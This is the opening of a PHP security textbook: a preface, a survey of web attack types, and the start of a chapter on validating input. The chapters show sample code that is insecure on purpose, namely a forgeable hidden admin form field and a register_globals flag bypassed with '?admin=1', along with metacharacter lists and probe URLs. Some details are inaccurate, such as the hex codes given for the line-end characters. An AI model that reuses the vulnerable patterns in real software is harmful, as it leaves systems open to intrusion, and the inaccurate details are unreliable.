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Pro
PHP Security

From Application Security Principles to the Implementation of XSS Defenses

Use PHP 5.3 to solve classic and modern day security concerns, from SQL injection to mobile security

SECOND EDITION

Chris Snyder, Thomas Myer,
and Michael Southwell

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From Application Security Principles to the Implementation of XSS Defenses

Second Edition

Chris Snyder
Thomas Myer
Michael Southwell

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This, like all the others, is dedicated to my wife Hope Doty.
Thanks for loving me anyway.

—T.M.

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Tom Myer

Preface

Thanks for purchasing the second edition of this book. It's been almost five years since the first edition was published, and that meant that a lot has changed in the world of web security. Our goal for this edition of the book was simple: reorganize the book from a web developer's perspective, update important new information as it applies to PHP security, and leave out any information that was outdated.

As far as organization goes, you'll find that most of the information from the first edition is present in this book, but it's been reordered so as to emphasize what web developers care about most: their own code, their own database queries, and their own code base. The book then expands to take into account safe operations (like using Captchas and safe execution of remote procedure calls) and then finishes up with creating a safe environment.

Along the way, we've added new information on securing your MySQL databases and RESTful services, and we've updated most sections with current thinking on web security for the PHP developer. We also reviewed each URL to make sure that links were still active. Because security is such a fast-moving field, there's no way that this information will be 100% current when this book is printed, but at the very least we've made great efforts in keeping you up to date.

Finally, we went through the entire book and removed information that was outdated. In some cases, this meant amending a few sentences here and there; in other cases, it meant wholesale section deletions and rewrites. We tried to be as conservative as possible, but once again, security is a fast-moving field and it's easy to have information that is only of passing or academic interest. We made the decision that working developers probably wouldn't have an interest in exploits that were patched half a decade ago.

We hope you enjoy our efforts. It is our fondest wish that this book become a useful addition to your reference library.

PART 1

The Importance of Security

It may seem inconceivable that any rational person would carelessly leave valuable property lying around where it can be stolen. And yet we see this happening every day in the computer world, where scripts are written that fail to take even minimal precautions to safeguard either the data they handle or the environments in which they run.

Before you can even begin to address the issue of security, however, you need to understand the concept itself, which is a bit more complex than it may seem.

We therefore first discuss the three issues that we place at the heart of computer security: secrets, scarce resources, and good netizenship. It's also important to address how security can become a good mindset for a developer or programmer, making it an integral part of the overall process of creating software.

We then explain why absolute computer security is, finally, impossible, particularly in large, enterprise-level applications.

We next describe the kinds of attacks that online PHP applications are vulnerable to, whether those applications solicit data from users or provide data to users. In some cases of attack, it doesn't even matter which direction the data is flowing in.

Finally, we encourage you to be realistic about what is possible, and thus set the table for the practical advice that we'll be providing in the remainder of the book

CHAPTER 1

Why Is Secure Programming a Concern?

Security breaches blare out from print and online publications nearly every day. It hardly seems necessary to justify a concern with secure programming—however, computer security isn't just a simple issue, either in theory or in practice. In this chapter, we'll explore some of the basic tenets of good security.

What Is Computer Security?

Computer security is often thought of as a simple matter of keeping private data private. That is part of the concept, perhaps even the most important part; but there are other parts also. We see three issues at the heart of computer security:

- *Secrets:* Computers are information systems, and some information is necessarily proprietary. This information might include the passwords and keys that protect access to the system's scarce resources, the data that allows access to users' identities, and even actual real-life secrets that could affect physical safety. Security in this respect is about making sure that such secrets do not fall into the wrong hands, so that spammers can't use a server to relay spam email, crooks can't charge their purchases to your credit card, and malicious hackers can't learn what is being done to prevent their threats.
- *Scarce resources*: Every computer has a limited number of CPU cycles per second, a limited amount of memory, a limited amount of disk space, and a limited amount of communications bandwidth. In this respect, then, security is about preventing the depletion of those resources, whether accidental or intentional, so that the needs of legitimate users can be met.
- *Good netizenship*: When a computer is connected to the Internet, the need for security takes on a new dimension. Suddenly, the compromise of what would appear to be merely local resources or secrets can affect other computers around the world. In a networked world, every programmer and sysadmin has a responsibility to every other programmer and sysadmin to ensure that their code and systems are free from either accidental or malicious exploitation that could compromise other systems on the net. Your reputation as a good netizen thus depends on the security of your systems.

Why Absolute Computer Security Is Impossible

As PHP programmers, we are almost completely isolated from binary code and memory management, so the following explanation may seem pretty abstract. But it's important to remember that everything we do comes down to the 1s and 0s, the binary digits, the bits, the voltages across a transistor, that are the language of the CPU. And it's especially important to remember that your PHP code does not exist in a vacuum but is compiled and executed by the kernel as part of a complex system.

This is a `1`. And this is a `1`. These `1`s might be stored in different locations of a computer's memory, but when presented to the processor they are *absolutely identical*. There is no way to tell whether one was created before or after another, no handwriting analysis or fingerprints or certificate of authenticity to distinguish them. Good software, written by competent programmers, keeps track of which is which.

Likewise, if an attacker surreptitiously replaces one of those `1`s with a `0`, the processor has no authority to call the `0` invalid. It looks like any other `0`, and aside from not being a `1`, it looks like any other bit. It is up to the software presenting the `0` to compare it against some other location in memory, and decide whether it has been altered or not. If this check was poorly implemented, or never written at all, the subterfuge goes undetected.

In a small system, it might be possible to discover and counter every possible avenue of attack, or verify every bit. But in a modern operating system, consisting of many processes simultaneously executing hundreds of megabytes or even gigabytes of code and data, absolute security is doomed to being an objective, not an attainable goal.

And as we discussed in the Introduction, online applications are subject to an extra layer of uncertainty, because the source of network input cannot be verified. Because they are essentially anonymous, attackers can operate with impunity, at least until they can be tracked down by something other than IP address.

Taken together, the threats to online application security are so numerous and intractable that security experts routinely speak of managing risk rather than eliminating it. This isn't meant to be depressing (unless your line of business demands absolute security). On the contrary, it is meant to relieve you of an impossible burden. You could spend the rest of your life designing and implementing the ultimate secure system, only to learn that a hacker with a paperclip and a flashlight has discovered a clever exploit that forces you to start over from scratch.

Fortunately, PHP is an extremely powerful language, well suited for providing security. In the later chapters of this book, you will find a multitude of suggestions for keeping your applications as secure as can realistically be expected, along with specific plans for various aspects of protection, and the required code for carrying them out.

What Kinds of Attacks Are Web Applications Vulnerable To?

It is probably obvious that any web application that collects information from users is vulnerable to automated attack. It may not be so obvious that even websites that passively transfer information to users are equally vulnerable. In other cases, it may not even matter which way the information is flowing. We discuss here a few examples of all three kinds of vulnerabilities.

When Users Provide Information

One of the most common kinds of web applications allows users to enter information. Later, that information may be stored and retrieved. We are concerned right now, however, simply with the data, imagined to be innocuous, that people type in.

Human Attacks

Humans are capable of using any technology in either helpful or harmful ways. While you are generally not legally responsible for the actions of the people who use your online applications, being a good netizen requires that you take a certain level of responsibility for them. Furthermore, in practical terms, dealing with malicious users can consume a significant amount of resources, and their actions can do real harm to the reputation of the site that you have worked so hard to create.

Most of the following behaviors could be considered annoyances rather than attacks, because they do not involve an actual breach of application security. But these disruptions are still breaches of policy and of the social contract, and to the extent that they can be discouraged by the programmer, they are worthy of mention here.

- *Abuse of storage*: With the popularity of weblogging and message board systems, a lot of sites allow their users to keep a journal or post photos. Sites like these may attract abusers who want to store, without fear that it can be traced back to their own servers, not journal entries or photos but rather illegal or inflammatory content. Or abusers may simply want free storage space for large quantities of data that they would otherwise have to pay for.

- *Sock puppets*: Any site that solicits user opinions or feedback is vulnerable to the excellently named Sock Puppet Attack, where one physical user registers under either a misleading alias or even a number of different aliases in order to sway opinion or stuff a ballot. Posters of fake reviews on Amazon.com are engaging in sock puppetry; so are quarrelsome participants on message boards who create multiple accounts and use them to create the illusion of wide-ranging support for a particular opinion. A single puppeteer can orchestrate multiple conversations via different accounts. While this sort of attack is more effective when automated, even a single puppeteer can degrade the signal-to-noise ratio on an otherwise interesting comment thread.

- Lobbyist organizations are classic nondigital examples of the Sock Puppet syndrome. Some of these are now moving into the digital world, giving themselves bland names and purporting to offer objective information, while concealing or glossing over the corporate and funding ties that transform such putative information into political special pleading. The growing movement to install free municipal wi-fi networks has, for example, has brought to the surface a whole series of “research institutes” and “study groups” united in their opposition to competition with the for-profit telecommunications industry; see `http://www.prwatch.org/node/3257` for an example.

- *Defamation*: Related to sock puppetry is the attacker’s use of your application to post damaging things about other people and organizations. Posting by an anonymous user is usually no problem; the poster’s anonymity degrades the probability of its being believed, and anyway it can be removed upon discovery. But an actionable posting under your own name, even if it is removed as soon as it is noticed, may mean that you will have to prove in court (or at least to your Board of Directors) that you were not the author of the message. This situation has progressed far enough so that many lists are now posting legal disclaimers and warnings for potential abusers right up front on their lists; see `http://www.hwg.org/lists/rules.html` for an example.

- *Griefers, trolls, and pranksters*: While possibly not quite as serious as the malicious liars described previously, the class of users commonly known as griefers or trolls or pranksters are more annoying by a factor of 10, and can quickly take the fun out of participating in a virtual community. Griefers are users who enjoy attacking others. The bullies you find as a new user in any online role-playing game are griefers, who, hiding behind the anonymity of a screen name, can be savagely malicious. Trolls, on the other hand, enjoy being attacked as much as attacking. They make outrageous assertions and post wild ideas just to get your attention, even if it's negative. Pranksters might insert HTML or JavaScript instructions into what should have been plaintext, in order to distort page appearance; or they might pretend to be someone else; or they might figure out some other way to distract from what had been intended to be serious business. These users destroy a community by forcing attention away from ideas and onto the personalities of the posters. (We discuss such users at more length in Chapter 9.)

- CNET has an interesting discussion of the griefer problem and organizations' attempts to fight back at `http://news.com.com/Inflicting+pain+on+griefers/2100-1043_3-5488403.html`. Possibly the most famous troll ever is "Oh how I envy American students," which occasioned more than 3,000 Usenet responses (not archived *in toto* anywhere we can find, but the original posting has been duplicated often, for example at `http://www.thebackpacker.com/trailtalk/thread/21608,-1.php`, where it once again occasioned a string of mostly irrelevant responses). One notorious prankster exploit was accomplished by Christopher Petro, who in February 2000 logged into an online chat room sponsored by CNN as President Bill Clinton, and then broadcast a message calling for more porn on the Internet; the incident is described at `http://news.bbc.co.uk/1/hi/world/americas/645006.stm`.

Automated Attacks

Attacks in this class exploit the power of computers to amplify human effort. These scripted attacks, or robots, slow down services, fill up error logs, saturate bandwidth, and attract other malicious users by advertising that the site has been compromised. They are particularly dangerous because of their efficiency.

- *Worms and viruses*: Probably the most prominent form of automated attack, and certainly the most notorious, is the worm, or virus, a small program that installs itself onto your computer without your knowledge, possibly by attachment to an email message, or by inclusion into a downloaded application. There is a small technical difference between the two; a worm is capable of existing by itself, whereas a virus must piggyback onto an executable or document file. The primary purpose of a worm or a virus is to duplicate itself by spreading to other machines. A secondary purpose is to wreak havoc on its host machine, deleting or modifying files, opening up backdoors (which outsiders might use to, for example, forward spam via your machine), or popping up messages of various sorts. A worm or virus can spread itself throughout the Internet within minutes if it uses a widespread vulnerability.

- *Spam*: Spam is the sending of unsolicited (and often unwelcome) messages in huge quantities. It is an automated attack of a different sort, because it gives the appearance of being normal, albeit excessive, usage. It doesn't take long for users to be trained to recognize spam (or at least most spam); it takes servers (which carry out the hard work of transfer) quite a bit longer. But spam causes both to suffer from an unwelcome burden of service.
- *Automated user input*: Other kinds of attacks automate the providing of input (supposedly from users) in various settings.
    - An organization running Internet portal services might decide to attract users by offering *free services* like email accounts or offsite storage. Such services are extremely attractive both to legitimate users and to abusers, who could, for example, use free email accounts to generate spam.
    - Political or public interest organizations might create a web application where users are allowed to express their preferences for candidates and issues for an upcoming election. The organization intends to let users' expressed preferences guide public opinion about which candidates are doing better than others, and which issues are of more interest to the public. Such *online polls* are a natural target for a malicious organization or individual, who might create an automated attack to cast tens or hundreds of thousands of votes for or against a particular candidate or issue. Such ballot stuffing would create an inaccurate picture of the public's true opinions.
    - An organization might create a website to promote interest in a new and expensive product, an automobile, a piece of electronic equipment, or almost anything. It might decide to create interest in the new product by setting up a *sweepstakes*, where one of the new products will be given away to a person chosen by random from among all those who register. Someone might create a robotic or automated attack that could register 10,000 times, thus increasing the chances of winning from, say, one in 100,000 (0.001%) to 10,000 in 110,000 (9.99%).
    - It is not at all unusual for certain kinds of web applications to provide the capability for users to leave *comments* or *messages* on a discussion board or in a guestbook. Stuffing content in these kinds of situations might seem innocuous, since that input seems not to be tied to actual or potential value. But in fact, messages containing little or nothing besides links to a website have become a serious problem recently, for they can inflate hugely that website's search engine rankings, which have all-too-obvious value. Even without this financial angle, automated bulk responses are an abuse of a system that exists otherwise for the common good.
    - A similar potential vulnerability exists on any website where *registration* is required, even when no free services are offered. It may seem that there is little point in an attack that registers 10,000 fictitious names for membership in an organization, but one can't generalize that such abuse is harmless. It might, for example, prevent others from legitimate registration, or it might inflate the perceived power of the organization by misrepresenting its number of members. A competitor could attempt to influence an organization by providing bogus demographic data on a large scale, or by flooding the sales team with bogus requests for contact.

When Information Is Provided to Users

It might seem that the creators of any web application whose business is to provide information to users would be happy when such information is actually provided. But given the uses to which such information can sometimes be put, giving out information is not always a pleasure, especially when it winds up being given to automated processes.

- *Harvesting email addresses*: It's commonplace for websites to include an email address. Businesses may choose to offer users the possibility of contact by email rather than a form, thinking (probably correctly) that email is more flexible than a form. Individuals and organizations of various kinds will provide email addresses precisely because they want users to be able to communicate directly with key personnel. Such websites are open targets for automated harvesting of email addresses. Compiled lists of such addresses are marketed to spammers and other bulk emailers, and email messages generated from such stolen lists constitute a significant portion of Internet traffic.

- *Flooding an email address*: Often a website displays only a specially crafted email address designed for nothing but receiving user emails, typically something like `info@mycompany.com` or `contact@something.org`. In this case, harvesting is less likely than simple flooding of a single email address. A quick examination of server email logs shows just how high a percentage of email messages to such addresses consists of spammers' offers of cheap mortgages, sexual paraphernalia, Nigerian bank accounts, and so forth.

- *Screen scraping*: Enterprise websites are often used to make proprietary or special information available to all employees of the enterprise, who may be widely scattered geographically or otherwise unable to receive the information individually. Automated attacks might engage in what is known as screen scraping, simply pulling all information off the screen and then analyzing what has been captured for items of interest to the attacker: business plans and product information, for instance.

- Alternatively, attackers might be interested in using screen scraping not so much for the obvious content of a website page as for the information obliquely contained in URIs and filenames. Such information can be analyzed for insight into the structure and organization of an enterprise's web applications, preparatory to launching a more intensive attack in the future.

- *Improper archiving*: Search robots are not often thought of as automated abusers, but when enterprise websites contain time-limited information, pricing, special offers, or subscription content, their archiving of that content can't be considered proper. They could be making outdated information available as if it were current, or presenting special prices to a wider audience than was intended, or providing information free that others have had to pay for.

In Other Cases

Malicious attacks on web applications sometimes aren't even interested in receiving or sending data. Rather, they may attempt to disrupt the normal operation of a site at the network level.

- *Denial of Service*: Even a simple request to display an image in a browser could, if it were repeated enough times in succession, create so much traffic on a website that legitimate activity would be slowed to a crawl. Repeated, parallel requests for a large image could cause your server to exceed its transfer budget. In an extreme case, where such requests hog CPU cycles and bandwidth completely, legitimate activity could even be halted completely, a condition known as Denial of Service (DoS). A fascinating report about the November 2003 DoS attack on the online gambling site BetCris.com is at `http://www.csoonline.com/read/050105/extortion.html`.
- *DNS attacks*: The Domain Name System (DNS), which resolves domain names into the numerical IP addresses used in TCP/IP networking, can sometimes be spoofed into providing erroneous information. If an attacker is able to exploit a vulnerability in the DNS servers for your domain, she may be able to substitute for your IP address her own, thus routing any requests for your application to her server. A DNS attack is said to have caused several large applications relying on the services of the Akamai network to fail on 15 June 2004 (see `http://www.computerworld.com/securitytopics/security/story/0,10801,93977,00.html` for more information).

Five Good Habits of a Security-Conscious Developer

Given all of these types of attacks and the stakes involved in building a web application, you'll rarely (if ever) meet a developer who will publically say, "Security isn't important." In fact, you'll likely hear the opposite, communicated in strident tones, that security is extremely important. However, in most cases, security is often treated as an afterthought.

Think about any of the projects you've been on lately and you'll agree that this is an honest statement. If you're a typical PHP developer working on a typical project, what are the three things you leave for last?

Without pausing to reflect, you can probably just reel them off: usability, documentation, and security.

This isn't some kind of moral failing, we assure you. It also doesn't mean that you're a bad developer. What it does mean is that you're used to working with a certain workflow. You gather your requirements; you analyze those requirements; create prototypes; and build models, views, and controllers. You do your unit testing as you go, integration testing as components are completed and get bolted together, and so on.

The last things you're thinking about are security concerns. Why stop to sanitize user-submitted data when all you're trying to do right now is establish a data connection? Why can't you just "fix" all that security stuff at the end with one big code review? It's natural to think this way if you view security as yet another component or feature of the software and not as a fundamental aspect of the entire package.

Well, if you labor under the impression that somehow security is a separate process or feature, then you're in for a rude awakening. It's been decades (if ever) since any programmer could safely assume that their software might be used in strictly controlled environments: by a known group of users, with known intentions, with limited capabilities for interacting with and sharing the software, and with little or no need for privacy, among other factors.

In today's world, we are becoming increasingly interconnected and mobile. Web applications in particular are no longer being accessed by stodgy web browsers available only on desktop or laptop computers. They're being hit by mobile devices and behind-the-scenes APIs. They're often being mashed up and remixed or have their data transformed in interesting ways.

For these and many other reasons, developers need to take on a few habits—habits that will make them into more security-conscious developers. Here are five habits that will get you started:

- Nothing is 100% secure.
- Never trust user input.
- Defense in depth is the only defense.
- Simpler is easier to secure.
- Peer review is critical to security.

There are other habits, no doubt, but these will get you started.

Nothing Is 100% Secure

There's an old joke in computer security circles that the only truly secure computer is one that's disconnected from all power and communication lines, and locked in a safe at the bottom of a reinforced bunker surrounded by armed guards. Of course, what you've got then is an unusable computer, so what's the point, really?

It's the nature of the work we do: nothing we can ever do, no effort, no tricks, nothing can make your application 100% secure. Protect against tainted user input, and someone will try to sneak a buffer overflow attack past you. Protect against both of those, and they're trying SQL injection. Or trying to upload corrupt or virus-filled files. Or just running a denial of service attack on you. Or spoofing someone's trusted identity. Or just calling up your receptionist and using social engineering approaches to getting the password. Or just walking up to an unsecured physical location and doing their worst right there.

Why bring this up? Not to discourage or disillusion you, or make you walk away from the entire security idea entirely. It's to make you realize that security isn't some monolithic thing that you have to take care of—it's lots and lots of little things. You do your best to cover as many bases as you can, but at some point, you have to understand that some sneaky person somewhere will try something you haven't thought of, or invent a new attack, and then you have to respond.

At the end of the day, that's what security is – a mindset. Just start with your expectations in the right place, and you'll do fine.

Never Trust User Input

Most of the users who will encounter your web application won't be malicious at all. They will use your application just as you intended, clicking on links, filling out forms, and uploading documents at your behest.

A certain percentage of your user base, however, can be categorized as "unknowing" or even "ignorant." That last term is certainly not a delicate way of putting it, but you know exactly what we're talking about. This category describes a large group of people who do things without much forethought, ranging from the innocuous (trying to put a date into a string field) to the merely curious ("What happens if I change some elements in the URL, will that change what shows up on the screen?") to the possibly fatal (at least to your application, like uploading a resume that's 400 MB in size).

Then, of course, there are those who are actively malicious, the ones who are trying to break your forms, inject destructive SQL commands, or pass along a virus-filled Word document. Unfortunately for you, high enough levels of "stupidity" or "ignorance" are indistinguishable from "malice" or "evil." In other words, how do you know that someone is deliberately trying to upload a bad file?

You can't know, not really. Your best bet in the long run? Never trust user input. Always assume that they're out to get you, and then take steps to keep bad things from happening.

At the very least, here's what your web application should be guarding against:

- Always check to make sure that any URLs or query strings are sanitized, especially if URL segments have significant meaning to the backend controllers and models (for example, if `/category/3` passes an ID of 3 to a database query). In this instance, you can make sure that last URL segment is an integer and that it's less than 7 digits long, for example.
- Always sanitize each form element, including hidden elements. Don't just do this kind of thing on the front end, as it's easy to spoof up a form and then post it to your server. Check for field length and expected data types. Remove HTML tags.
- It's a good idea to accept form posts only from your own domain. You can easily do this by creating a server-side token that you check on the form action side. If the tokens match, then the POST data originated on your server.
- If you're allowing users to upload files, severely limit file types and file sizes.
- If user input is being used to run queries (even if it's a simple SELECT), sanitize using `mysql_escape_string()` or something similar.

Defense in Depth Is the Only Defense

There will almost never be a scenario in which a single line of defense will be enough. Even if you only allow users to submit forms after they log in to a control panel, always sanitize form input. If they want to edit their own profile or change their password, ask them to enter their current password one more time. Don't just sanitize uploaded files, but store them using encryption so that they won't be useful unless decrypted. Don't just track user activity in the control panel with a cookie, but write to a log file, too, and report anything overly suspicious right away.

Having layered defenses is much easier to implement (and so much harder to defeat) than a single strong point. This is classic military defensive strategy —create many obstacles and delays to stop or slow an attacker or keep them from reaching anything of value. Although in our context we're not actually trying to hurt or kill anyone, what we are interested in is redundancy and independent layers. Anyone trying to penetrate one layer or overcome some kind of defensive barrier (authentication system, encryption, and so on) would only be faced with another layer.

This idea of defense in depth forces a development team to really think about their application architecture. It becomes clear, for example, that applying piecemeal sanitization to user input forms will probably just amount to a lot of code that is hard to maintain and use. However, having a single class or function that cleans user input and using that every time you process a form makes the code useful and used in actual development.

Simpler Is Easier to Secure

If you've been a developer for any amount of time, then you've probably run into lots of code that just makes your head hurt to look at. Convoluted syntax, lots of classes, a great deal of `includes` or `requires`, and any other techniques might make it hard for you to decipher exactly what is happening in the code. Small pieces that are joined together in smart, modular ways, where code is reused across different systems, are easier to secure than a bunch of mishmash code with HTML, PHP, and SQL queries all thrown into the same pot.

The same thing goes for security. If you can look at a piece of code and figure out what it does in a minute, it's a lot easier to secure it than if it takes you half an hour to figure out what it does. Furthermore, if you have a single function you can reuse anywhere in your application, then it's easier to secure that function than to try to secure every single time you use bare code.

Another pain point is when developers don't understanding (or know about) the core native functions of PHP. Rewriting native functions (and thus reinventing the wheel) will almost always result in code that is less secure (or harder to secure).

Peer Review Is Critical to Security

Your security is almost always improved when reviewed by others. You can say to yourself that you will just keep everything hidden or confusing, and thus no one will be able to figure out how to bypass what you're doing, but there will come a day when a very smart someone will make your life intolerable.

A simple peer review process at regular intervals can keep bad things from happening to you and your application. Simple reminders to secure against cross-site scripting or suggestions for encryption approaches will almost always make your code more secure. Suggestions at the architectural level (get rid of all the repetition, use a single authentication function or class to handle that instead) will also make your application easier to maintain and probably more efficient and effective.

Summary

In this initial chapter, we have surveyed the wide range of threats that any web application faces. It may seem as though we are being alarmist, but all of these problems are faced, in one way or another and to varying degrees, by every successful online application in use today. Even though ultimately we can't defend ourselves completely against a highly motivated attacker, we can do a lot as programmers to make successful attacks rare. In the remainder of this book, we will consider specific threats to the security of your application, and will describe how PHP can help you to avoid them through good coding practices and preemptive validation of user input. We will also consider methods of using PHP to defend against general threats and, more importantly, what you can do with PHP to minimize the damage that any compromise will cause.

If you proceed from the notion that you will inevitably be hacked, you are free to use the power of PHP to design and implement practical solutions, both preventive measures and responses, from the beginning. In Chapter 2, we'll start take a much more thorough look at validating user input, which will be the first step in controlling your own code. From there we'll work our way outward to systems and environments.

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PART 2

Practicing Secure PHP Programming

In Part 1, you saw a brief overview of the importance of security. In Part 2, we discuss making your PHP code as secure as humanly possible.

Providing that security can take some care and ingenuity, because PHP is a powerful and flexible language that deliberately stays out of the way. Instead of going ahead to do things that you haven't told it to do, it does exactly what you tell it to, no more and no less, even if you happen to overlook something that could make your application more secure.

We know that no online application can ever be completely secure; the Internet is too open an environment to permit that. But PHP is perfectly capable of providing a level of security that protects your scripts from all but the most intensive of attacks. We'll show you how to use it for that purpose, here in Part 2.

We'll discuss the following topics:

- Validating your users' input, in Chapter 2
- Protecting against the dangers of poorly validated input, in Chapters 3 through 5
- Keeping temporary files secure, in Chapter 6
- Preventing hijacking of sessions, in Chapter 7
- Securing REST Services, in Chapter 8

CHAPTER 2

Validating and Sanitizing User Input

Your users' data is useless if it isn't used. And yet, paradoxically, that data is endangered by the very act of accessing it. Particularly dangerous are the accesses occasioned by users' queries, submitted typically via form input. Legitimate users may accidentally make requests that turn out to be dangerous; illegitimate users will carefully craft requests that they know are dangerous, hoping that they can slip them past you.

In this chapter, we introduce the concept of *input validation*, beginning with a discussion of why it is so important to the overall security of your applications. PHP's relaxed attitude toward variables (allowing them to be used without having been declared, and converting types automatically) is ironically an open door to possible trouble. If you are to fulfill your ultimate goal of safeguarding your users' data, then, you will have to pay special attention to validating the data that users submit to your scripts. The process of validating that data is the topic of this chapter.

We will build a PHP class that acts as an abstraction layer for user input, and then expand it in a modular way so that it can safely validate values as belonging to specific data types and formats.

Finally, we discuss strategies for finding input validation vulnerabilities in your applications. There is no one class of attack that form validation prevents. Rather, proper checking and limiting of user input will cut off avenues that could have been used for many of the kinds of attacks we will be discussing in Part 2 of this book, including SQL injection, file discovery, remote execution, and still other attacks that don't even have names yet. Form validation generally attempts to prevent exploits by stopping abusive or resource-intensive operations before they ever start.

What to Look For

The most common kind of attack, intended or not, involves a user's supplying data of the wrong type or the wrong size, or inputting data that contains special characters such as escape sequences or binary code. Input of data in an invalid format could cause your application to fail, to write incorrect data to a database, or even to delete data from that database. It could trigger exploits in other libraries or applications called by your scripts. Or it could cause other unexpected results within the context of your application. This is bad enough if it happens by accident; if the results of unexpected data cause a condition that can be exploited by someone trying to crack your system, you may have a real problem on your hands.

In this section, we will explore some of the different kinds of user input that are likely to cause trouble in PHP scripts.

Input Containing Metacharacters

Even the most ordinary alphanumeric input could potentially be dangerous if it were to contain one of the many characters known as *metacharacters*, characters that have special meaning when processed by the various parts of your system. These characters are easy for an attacker to send as a value because they can simply be typed on the keyboard, and are fairly high-frequency characters in normal text.

One set of metacharacters includes those that trigger various commands and functions built into the shell. Here are a few examples:

```
! $ ^ & * ( ) ~ [ ] \ | { } ' " ; < > ? - `
```

These characters could, if used unquoted in a string passed as a shell argument by PHP, result in an action you, the developer, most likely did not intend. We discuss this issue at length in Chapter 5.

Another set of metacharacters includes those that have special meaning in database queries:

```
' " ; \
```

Depending on how the query is structured and executed, these characters could be used to inject additional SQL statements into the query, and possibly execute additional, arbitrary queries. SQL injection is the subject of Chapter 3.

There is another group of characters that are not easy to type, and not so obviously dangerous, but that could represent a threat to your system and databases. These are the first 32 characters in the ASCII (or Unicode) standard character set, sometimes known as control characters because they were originally used to control certain aspects of the display and printing of text. Although any of these characters might easily appear in a field containing binary values (like a blob), most of them have no business in a typical string. There are, however, a few that might find their way into even a legitimate string:

- The character `\x00`, otherwise known as ASCII 0, `NULL` or `FALSE`.
- The characters `\x10` and `\x13`, otherwise known as ASCII 10 and 13, or the `\n` and `\r` line-end characters.
- The character `\x1a`, otherwise known as ASCII 26, which serves as an end-of-file marker.

Any one of these characters or codes, appearing unexpectedly in a user's text input, could at best confuse or corrupt the input, and at worst permit the injection of some attacking command or script.

Finally, there is the large group of multibyte Unicode characters above `\xff` that represent non-Latin characters and punctuation. Behind the scenes, characters are all just 1 byte long, which means there are only 256 possible values that a character can have. Unicode defines special 2– and 4-byte sequences that map to most human alphabets and a large number of symbols. These multibyte characters are meaningless if broken into single bytes, and possibly dangerous if fed into programs that expect ASCII text. PHP itself handles multibyte characters safely (see `http://php.net/mbstring` for information), but other programs, databases, and file systems might not.

Input of the Wrong Type

Input values that are of an incorrect data type or invalid format are highly likely to have unintended, and therefore undesirable, effects in your applications. At best, they will cause errors that could leak information about the underlying system. At worst, they may provide avenues of attack.

Here are some simple examples:

- If you expect a date, which you are going to use to build a Unix timestamp, and some other type of value is sent instead, the generated timestamp will be for 31 December 1969, which is second `-1` on Unix systems.
- Image processing applications are likely to choke if they are provided with nonimage input.
- Filesystem operations will fail with unpredictable results if they are given binary data (or, depending on your operating system, most standard punctuation marks) as part of a filename.

Too Much Input

Input values that are too large may tie up your application, run afoul of resource limits, or cause buffer overflow conditions in underlying libraries or executed applications. Here are examples of some possibilities:

- If you intend to spellcheck the input from an HTML text area on a comment form, and you don't limit the amount of text that can be sent to the spellchecker, an attacker could send as much as 8MB of text (PHP's default `memory_limit`, set in `php.ini`) per submission. At best, this could slow your system down; at worst, it could crash your application or even your server.
- Some database fields are limited to 255 or fewer characters. Any user input that is longer may be silently truncated, thus losing a portion of what the user has expected to be stored there.
- Filenames have length limits. Filesystem utilities that receive too much input may either continue after silently truncating the desired name (with probably disastrous results), or crash.
- Buffer overflow is of course the primary danger with too-long input, though thankfully not within PHP itself. A buffer overflow occurs when a user enters a quantity of data larger than the amount of memory allocated by an application to receive it. The end of the data overflows into the memory following the end of the buffer, with the following possible results:
  - An existing variable might be overwritten.
  - A harmless application error might be generated, or the application may crash.
  - An instruction might be overwritten with an instruction that executes uploaded code.

Abuse of Hidden Interfaces

A *hidden interface* is some layer of your application, such as an administrative interface, that an attacker could access by handcrafting a form or request. For an extremely basic example of how such a hidden interface might be exploited, consider the following fragment of a script:

```
<form id="editObject">
name: <input type="text" name="name" /><br />
<?php
  if ( $username == 'admin' ) {
    print 'delete: <input type="checkbox" name="delete" value="Y" /><br />';
  }
?>
<input type="submit" value="Submit" />
</form>
```

A user who is not an administrator uses a version of the form that has only a `name` input. But an administrator's version of the form contains an extra input field named `delete`, which will cause the object to be deleted. The script that handles the form does not expect any value for the `delete` variable to be coming in from a regular user. But an attacker might very well be able to construct her own `editObject` form and try to use it to delete objects from the system.

A more common example of a hidden interface might occur in an application that uses a value like `$_GET['template']` to trigger the inclusion of a PHP script. An attacker might try entering a URI like `http://example.org/view.php?template=test` or `?template=debug` just to see whether the developers happen to have left a debugging template around.

Input Bearing Unexpected Commands

The effects of an unexpected command suddenly appearing in a stream of input are highly application-specific. Some commands may simply create harmless PHP errors. It is not difficult, however, to imagine scenarios where carefully crafted user input could bypass authentication routines or initiate downstream applications.

The ways in which commands can be inserted into input include the following:

- Attackers may inject commands into SQL queries (we will discuss preventing this kind of attack in Chapter 3).
- Any script that sends email is a potential target for spammers, who will probe for ways to use your script to send their own messages.
- Network socket connections often use escape sequences to change settings or terminate the connection. An attacker might insert escape sequences into values passed over such a connection, which could have highly destructive consequences.
- Cross-site and remote shell scripting are potentially the most serious kinds of command injection vulnerabilities. We will discuss preventing these kinds of attacks in Chapters 4 and 5.

Strategies for Validating User Input in PHP

We turn now to strategies for validating your users' input.

Secure PHP's Inputs by Turning Off Global Variables

The PHP language itself can be tweaked so as to add a bit of protection to your scripts. You control the behavior of the language (or at least those parts of it that are subject to independent control) by setting directives in `php.ini`, PHP's configuration file. In this section, we discuss one of PHP's environment settings that has an important influence on your scripts' vulnerability to user input—`register_globals`. The notorious `register_globals` directive was turned on by default in early versions of PHP. This was certainly a convenience to programmers, who took advantage of the fact that globalization of variables allowed them not to worry in their scripts about where variable values were coming from. In particular, it made values in the `$_POST`, `$_COOKIE`, and (most worrisome of all, because so easily spoofed) `$_GET` arrays available to scripts without any need for their being specifically assigned to local variables.

To illustrate the danger, we provide the following script fragment:

```
<?php

// set admin flag
if ( $auth->isAdmin() ){
  $admin = TRUE;
}
// ...
if ( $admin ) {
  // do administrative tasks
}

?>
```

At first glance this code seems reasonable, and in a conservative environment it is technically safe. But if `register_globals` is enabled, the application will be vulnerable to any regular user clever enough to add `?admin=1` to the URI.

A more secure version would give `$admin` the default value of `FALSE`, just to be explicit, before using it.

```
<?php

// create then set admin flag
$admin = FALSE;
if ( $auth->isAdmin() ){
  $admin = TRUE;
}
// ...
if ( $admin ) {
  // do administrative tasks
}

?>
```

Of course, for best security you should dispense with the flag and explicitly call `$auth->isAdmin()` each time.

